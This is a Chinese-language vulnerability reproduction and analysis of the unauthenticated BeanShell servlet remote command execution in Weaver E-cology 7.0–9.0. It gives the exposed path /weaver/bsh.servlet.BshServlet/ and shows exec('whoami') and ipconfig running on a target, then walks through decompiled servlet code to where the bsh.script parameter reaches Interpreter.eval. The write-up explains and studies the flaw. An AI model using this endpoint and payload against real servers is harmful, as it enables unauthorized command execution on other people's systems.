漏洞复现

影响版本：


E-cology 7.0

E-cology 8.0

E-cology 8.1

E-cology 9.0

直接在网站根目录后加入组件访问路径 /weaver/bsh.servlet.BshServlet/，如下图在 victim 上执行了命令“ipconfig.exe”



BeanShell Test Servlet

BeanShell version: 2.0b4

Script Output

```
Windows IP ????


???????????ũ outside:

   ???????Ļ?? DNS ?óŨ? . . . . . . . . :
   ą??????? IPv6 ???·. . . . . . . . . : fe80::4d82:a515:f497:222d%13
   IPv4 ???· . . . . . . . . . . . . . : 100.100.100.11
   Ũ???????  . . . . . . . . . . . . . : 255.255.255.0
   ????????. . . . . . . . . . . . . . :

???????????ũ inside:

   ???????Ļ?? DNS ?óŨ? . . . . . . . . :
   ą??????? IPv6 ???·. . . . . . . . . : fe80::91b3:89c7:9585:6fb2%10
   IPv4 ???· . . . . . . . . . . . . . : 192.168.0.24
   Ũ???????  . . . . . . . . . . . . . : 255.255.255.0
   ????????. . . . . . . . . . . . . . : 192.168.0.247

?í???????ũ isatap.{830E0CCC-8A1E-4847-98C1-77934024098F}:

   ????Ũ???  . . . . . . . . . . . . . : ??????????
   ???????Ļ?? DNS ?óŨ? . . . . . . . . :

?í???????ũ Teredo Tunneling Pseudo-Interface:

   ????Ũ???  . . . . . . . . . . . . . : ??????????
   ???????Ļ?? DNS ?óŨ? . . . . . . . . :

?í???????ũ isatap.{086913B8-F364-4D7F-89F6-7BB42E94FF48}:

   ????Ũ???  . . . . . . . . . . . . . : ??????????
   ???????Ļ?? DNS ?óŨ? . . . . . . . . :

?í???????ũ 6TO4 Adapter:

   ???????Ļ?? DNS ?óŨ? . . . . . . . . :
   IPv6 ???· . . . . . . . . . . . . . : 2002:6464:640b::6464:640b
   ????????. . . . . . . . . . . . . . : 2002:c058:6301::c058:6301
```

Script Return Value


```
null
```

Script

漏洞分析

漏洞出现在 e-cology 的组件 beanshell 上，由于 beanshell 这个接口可被未授权访问，同时这个接口在接受用户请求时未进行相应过滤，最终导致远程命令执行

那 beanshell 是什么呢？
官网地址如下：https://github.com/beanshell/beanshell，里面有关于它的介绍，简单来说，就是一个微型的 java 解释器，可嵌入到其他程序中，用于动态的执行 java 代码，类似于 csharp 中的动态编译特性，我们通过一个例子来了解 beanshell，如下图




TestEval.java

```java
package hou.rui;

import bsh.Interpreter;

public class TestEval {

    public static void main(String[] args) throws Exception{
        // TODO Auto-generated method stub
        Interpreter in = new Interpreter();
        in.eval("for(int i=0; i<3; i++) { System.out.println(\"hello\"); }");

        String s = "2>3||3>4&&5<4";
        in.set( "boolean", in.eval("(" + s + ")") );
        System.out.println( in.get("boolean") );
    }

}
```

Problems Javadoc Declaration Console

```
<terminated> TestEval [Java Application] D:\java8\jre8\bin\javaw.exe (2019年10月10日 下午9:48:04)
hello
hello
hello
false
```


如上例子中，首先实例化了类 Interpreter 并将返回的对象赋给变量 in，然后调用对象的方法 eval，动态执行字符串（前提需要字符串符合 java 语法），接着为变量 boolean 设置值，最后输出变量 boolean 的值
在 beahshell 中，有多种方式可以动态执行字符串，eval 只是其中一中，如下图是其他能动态执行字符串的方法



eval()	Evaluate a string as if it were typed in the current scope.
source(), sourceRelative()	Read an external script file into the interpreter and evaluate it in the current scope
run(), bg()	Run an external file in a subordinate interpreter or in a background thread in a subordinate interpreter.
exec()	Run a native executable in the host OS

（额外说一句，其实这也给了我们一个思路，在挖 beanshell 的漏洞时，可以通过搜索这几个关键字，来快速定位可能存在漏洞的代码）

回到组件 beanshell 上，使用 jadx 反编译 jar 包，由于访问的组件路径为 /weaver/bsh.servlet.BshServlet/，所以我们先查看一下类 bsh.servlet.BshServlet，如下图




```
bsh
  classpath
  collection
  commands
  org.objectweb.asm
  reflect
  servlet
    BshServlet
      bshVersion String
      class$bsh$servlet$BshServlet Class
      exampleScript String
      class$(String) Class
      doGet(HttpServletRequest, HttpServletResponse) void
      doPost(HttpServletRequest, HttpServletResponse) void
      escape(String) String
      evalScript(String, StringBuffer, boolean, HttpServletRequest, HttpServletResponse) Object
      formatScriptResultHTML(String, Object, Exception, StringBuffer) String
      getBshVersion() String
      sendHTML(HttpServletRequest, HttpServletResponse, String, Exception, Object, StringBuffer, boolean) void
      sendRaw(HttpServletRequest, HttpServletResponse, Exception, Object, StringBuffer) void
      showScriptContextHTML(String, int, int) String
    SimpleTemplate
  util
  BlockNameSpace
  BSHAllocationExpression
  BSHAmbiguousName
  BSHArguments
  BSHArrayDimensions
  BSHArrayInitializer
  BSHAssignment
  BSHBinaryExpression
  BSHBlock
  BSHCastExpression
  BSHClassDeclaration
  BshClassManager
  BSHEnhancedForStatement
  BSHFormalComment
  BSHFormalParameter
  BSHFormalParameters
  BSHForStatement
  BSHIfStatement
  BSHImportDeclaration
  BshIterator
  BSHLiteral
  BshMethod
  BSHMethodDeclaration
  BSHMethodInvocation
  BSHPackageDeclaration
```

```java
package bsh.servlet;

import bsh.EvalError;
import bsh.Interpreter;
import java.io.BufferedReader;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.PrintStream;
import java.io.PrintWriter;
import java.io.Reader;
import java.io.StringReader;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class BshServlet extends HttpServlet {
    static String bshVersion;
    static Class class$bsh$servlet$BshServlet;
    static String exampleScript = "print(\"hello!\");";

    static Class class$(String str) {
        try {
            return Class.forName(str);
        } catch (ClassNotFoundException e) {
            throw new NoClassDefFoundError(e.getMessage());
        }
    }

    public static String escape(String str) {
        String str2 = "&<>";
        String[] strArr = {"&amp;", "&lt;", "&gt;"};
        StringBuffer stringBuffer = new StringBuffer();
        for (int i = 0; i < str.length(); i++) {
            char charAt = str.charAt(i);
            int indexOf = str2.indexOf(charAt);
            if (indexOf < 0) {
                stringBuffer.append(charAt);
            } else {
                stringBuffer.append(strArr[indexOf]);
            }
        }
        return stringBuffer.toString();
    }

    static String getBshVersion() {
        Class cls;
        if (bshVersion != null) {
            return bshVersion;
        }
        Interpreter interpreter = new Interpreter();
```


Code Smali

经过查看这个类，我们看到在方法 doGet()中获取了“bsh.script”等参数，并将参数 bsh.script 的值赋给变量 parameter，如下图



```java
    }

    public void doGet(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
        String parameter = httpServletRequest.getParameter("bsh.script");
        String parameter2 = httpServletRequest.getParameter("bsh.client");
        String parameter3 = httpServletRequest.getParameter("bsh.servlet.output");
        String parameter4 = httpServletRequest.getParameter("bsh.servlet.captureOutErr");
        boolean z = false;
        if (parameter4 != null && parameter4.equalsIgnoreCase("true")) {
            z = true;
        }
        Object obj = null;
        Exception e = null;
        StringBuffer stringBuffer = new StringBuffer();
        if (parameter != null) {
            try {
                obj = evalScript(parameter, stringBuffer, z, httpServletRequest, httpServletResponse);
            } catch (Exception e2) {
                e = e2;
            }
        }
        httpServletResponse.setHeader("Bsh-Return", String.valueOf(obj));
        if ((parameter3 == null || !parameter3.equalsIgnoreCase("raw")) && (parameter2 == null || !parameter2.equals("Remote"))) {
            sendHTML(httpServletRequest, httpServletResponse, parameter, e, obj, stringBuffer, z);
        } else {
            sendRaw(httpServletRequest, httpServletResponse, e, obj, stringBuffer);
        }
    }

    public void doPost(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
        doGet(httpServletRequest, httpServletResponse);
    }

    /* access modifiers changed from: 0000 */
    public Object evalScript(String str, StringBuffer stringBuffer, boolean z, HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws EvalError {
```

如下图，由于在漏洞利用时，我们是在 script 处输入的指令，所以有理由怀疑此处的 script 输入框，就是上述的参数 bsh.script



BeanShell Test Servlet

BeanShell version: 2.0b4

Script Output

```
root
```

Script Return Value


```
null
```

Script

```
exec("whoami")
```


可我们在提交时使用的 method 是 post，继续查看代码，发现方法 doPost()只是封装了方法

doGet()，如下图




```
}

public void doGet(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
    String parameter = httpServletRequest.getParameter("bsh.script");
    String parameter2 = httpServletRequest.getParameter("bsh.client");
    String parameter3 = httpServletRequest.getParameter("bsh.servlet.output");
    String parameter4 = httpServletRequest.getParameter("bsh.servlet.captureOutErr");
    boolean z = false;
    if (parameter4 != null && parameter4.equalsIgnoreCase("true")) {
        z = true;
    }
    Object obj = null;
    Exception e = null;
    StringBuffer stringBuffer = new StringBuffer();
    if (parameter != null) {
        try {
            obj = evalScript(parameter, stringBuffer, z, httpServletRequest, httpServletResponse);
        } catch (Exception e2) {
            e = e2;
        }
    }
    httpServletResponse.setHeader("Bsh-Return", String.valueOf(obj));
    if ((parameter3 == null || !parameter3.equalsIgnoreCase("raw")) && (parameter2 == null || !parameter2.equals("Remote"))) {
        sendHTML(httpServletRequest, httpServletResponse, parameter, e, obj, stringBuffer, z);
    } else {
        sendRaw(httpServletRequest, httpServletResponse, e, obj, stringBuffer);
    }
}

public void doPost(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
    doGet(httpServletRequest, httpServletResponse);
}

/* access modifiers changed from: 0000 */
public Object evalScript(String str, StringBuffer stringBuffer, boolean z, HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws EvalError {
```

查看方法 doGet()中的代码，发现将变量传递给了方法 evalScript，如下图




```
if (parameter != null) {
    try {
        obj = evalScript(parameter, stringBuffer, z, httpServletRequest, httpServletResponse);
    } catch (Exception e2) {
        e = e2;
    }
}
```

双击方法 evalScript()，发现正是方法 doPost()下面的那个方法，如下图




```
    try {
        obj = evalScript(parameter, stringBuffer, z, httpServletRequest, httpServletResponse);
    } catch (Exception e2) {
        e = e2;
    }
}
httpServletResponse.setHeader("Bsh-Return", String.valueOf(obj));
if ((parameter3 == null || !parameter3.equalsIgnoreCase("raw")) && (parameter2 == null || !parameter2.equals("Remote"))) {
    sendHTML(httpServletRequest, httpServletResponse, parameter, e, obj, stringBuffer, z);
} else {
    sendRaw(httpServletRequest, httpServletResponse, e, obj, stringBuffer);
}
}

public void doPost(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
    doGet(httpServletRequest, httpServletResponse);
}

/* access modifiers changed from: 0000 */
public Object evalScript(String str, StringBuffer stringBuffer, boolean z, HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws EvalError {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    PrintStream printStream = new PrintStream(byteArrayOutputStream);
    Interpreter interpreter = new Interpreter(null, printStream, printStream, false);
    interpreter.set("bsh.httpServletRequest", (Object) httpServletRequest);
    interpreter.set("bsh.httpServletResponse", (Object) httpServletResponse);
```

在方法 evalScript()中，调用了方法 eval()，执行了我们之前传入的字符串，如下图



```
}
try {
    Object eval = interpreter.eval(str);
    printStream.flush();
    stringBuffer.append(byteArrayOutputStream.toString());
    return eval;
} finally {
```

其中 interpreter 是类 Interpreter 实例化的对象，如下图



```
PrintStream printStream = new PrintStream(byteArrayOutputStream);
Interpreter interpreter = new Interpreter(null, printStream, printStream, false);
interpreter.set("bsh.httpServletRequest", (Object) httpServletRequest);
```

正如我们在前面的例子中所展示，类 Interpreter 实例化后，调用方法 eval()，动态的执行了传递过去的字符串